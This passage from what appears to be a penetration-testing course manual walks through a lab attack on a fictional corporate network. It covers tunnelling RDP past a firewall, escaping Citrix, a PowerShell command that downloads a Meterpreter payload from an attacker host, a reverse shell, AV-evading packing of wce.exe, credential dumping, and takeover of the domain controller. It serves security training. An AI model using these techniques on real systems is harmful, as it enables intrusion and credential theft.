The server's key fingerprint is:
ssh-rsa 2048 67:14:8a:cf:f1:ef:57:0b:f8:28:7d:91:87:0a:05:2d
If you trust this host, enter "y" to add the key to
PUTTY's cache and carry on connecting.

If you want to carry on connecting just once, without
adding the key to the cache, enter "n".

If you do not trust this host, press Return to abandon the
connection.

Store key in cache? (y/n) y
```

The tunnel is successfully created, bypassing the Deep packet Inspection firewall, exposing Mike's RDP service on the loopback interface of our attacking Kali machine:

```
root@kali:~# netstat -antp |grep 3389
tcp      0      0 127.0.0.1:3389      0.0.0.0:*      LISTEN      10451/6
```

We then use **rinetd** to allow access to the RDP port on the loopback interface so that we can connect to it externally.

```
root@kali:~# netstat -antp |grep 3389
tcp      0      0 208.68.234.100:3389      0.0.0.0:*
tcp      0      0 127.0.0.1:3389      0.0.0.0:*
LISTEN      10824/rinetd
LISTEN      10451/6
```

We now try to log in to Mike's account with a previously found password. As Mike has been re-using his passwords, access to his client machine through RDP is granted to us.

OS-40813 Rody Shahnazarian




Figure 91 - RDP is Being Encapsulated by HTTP

We successfully RDP to Mike's machine over the encapsulated tunnel:




Figure 92 - RDP Access Has Been Achieved

Poking around a local network using an internal Remote Desktop session is extremely convenient, yet also slightly risky. Depending on the running Windows operating system, you might be kicking a legitimate user out when connecting, thus alerting them to your presence. In this case, we create the RDP tunnel over night and are fairly confident we won't be disrupting an active user.

18.6.6 - Looking for High Value Targets

Now that we have a GUI environment inside the internal network, exploring the machine and network becomes a much easier job. We notice that Mike's default Internet Explorer page leads to a Citrix⁹⁵ login page. Citrix-like environments are notoriously difficult to harden and can often be broken out of. We'll attempt that attack vector and log into the Citrix interface using Mike's credentials through the tunneled RDP session.




Figure 93 - Logging into the Citrix Interface

⁹⁵ <https://www.citrix.com/>

We manage to break out of the closed Citrix environment by invoking the “*Save As*” dialogue from a “*View Source*” request in the Internet Explorer session presented to us by the Citrix server.





Figure 94 - Breaking Out of the Citrix Environment

We write a batch file on the Citrix server, which, when run, will execute a command prompt running on the Citrix server:



```
C:\Windows\system32\cmd.exe
C:\Users\mike\Documents>cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Users\mike\Documents>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . :
IPv4 Address . . . . . : 10.7.0.20
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.7.0.1

Tunnel adapter isatap.{3B81BF49-0874-4595-8FCC-DDFD3535E0B2}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . : Media disconnected

Tunnel adapter Teredo Tunneling Pseudo-Interface:

Media State . . . . . : Media disconnected
```

Figure 95 - Our Command Prompt on the Citrix Server

Now that we have an interactive shell on the Citrix server, we attempt to download the reverse Meterpreter payload we used earlier through a PowerShell command prompt:




Figure 96 - Downloading Our Meterpreter Binary

The following PowerShell code can be used to download our payload:

```
$storageDir = $pwd
$webclient = New-Object System.Net.WebClient
$url = "http://208.68.234.101/daaa118.exe"
$file = "rev.exe"
$webclient.DownloadFile($url,$file)
```

We proceed to download and execute our custom Meterpreter payload on the Citrix server. We use the **Run As** Command to run the payload with the local administrative account credentials we found earlier in order to get a shell from the Citrix server with local administrative permissions:




Figure 97 - Running Our Payload as Administrator

Once this is done, we get an incoming reverse Meterpreter payload from the Citrix Server, with local administrative rights:

```
msf exploit(handler) > exploit

[*] Started reverse handler on 208.68.234.99:80
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 50.7.67.190
[*] Meterpreter session 4 opened (208.68.234.99:80 -> 50.7.67.190:54808) at 2013-04-
19 11:14:00 -0400

meterpreter > getuid
Server username: CITRIX\Administrator
meterpreter >
```




Figure 98 - Expanding Our Level of Access

18.6.7 - Domain Privilege Escalation

Once we have a shell on a high value server, one of most useful tools to run is Windows Credential Editor (**wce.exe**). This tool will dump hashes, Kerberos tickets, and clear-text passwords belonging to existing Windows logon sessions on the server. In most situations, the administrative users visit these high value servers, potentially leaving behind precious session information. However, the **wce.exe** tool requires administrative privileges to run. As we are already aware of the Symantec AV software present on the Citrix server, we protect the **wce.exe** file with a commercial software protector to avoid it being flagged as malicious.




Figure 99 - Preventing WCE from Being Flagged as Malicious

We then upload the protected **wce.exe** file to the Citrix Server:

```
meterpreter > upload /var/www/wce_protected.exe c:\\Windows\\temp
[*] uploading   : /var/www/wce_protected.exe -> c:\\Windows\\temp
[*] uploaded    : /var/www/wce_protected.exe -> c:\\Windows\\temp
```

Once uploaded, we run **wce.exe** with local administrator rights. Any lingering Windows session credentials are dumped from memory to the console, in this case revealing the domain administrator password.

```
meterpreter > shell
Process 6644 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\mike\Documents>wce_protected.exe -w
WCE v1.3beta (X64) (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia Security
- by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

Administrator\MEGACORPONE:Ub3r53cr3t0fm1ne
Administrator\CITRIX:sup3r53cr3tGP0pa55
administrator\CITRIX:sup3r53cr3tGP0pa55
mike\MEGACORPONE:SmcyHxbo!
Ctx_StreamingSvc\CITRIX:sda{AaJ2jm8fx.

C:\Users\mike\Documents>
```

18.6.8 - Going for the Kill

With the domain administrator password known to us, all that is left for us to do is to log on to the Domain controller (10.20.0.21) with the domain admin credentials and take a screenshot of our victory for reporting purposes. To do this, we create a new HTTP encapsulated SSH tunnel from Mike's machine, which will expose the Domain Controller's RDP port to our attacking Kali box on port 3390, localhost.

```
C:\Windows\Temp>plink -l root -pw 23847sd98sdf987sf98732 -R 3390:10.20.0.21:3389  
127.0.0.1 -P 3000
```

We proceed to connect to the newly exposed Domain Controller RDP service tunnel, and log in with Domain admin credentials.

OS-40813 Rody Shahnazarian




Figure 100 - We Have Control of the Domain Controller

The following image depicts the attack.

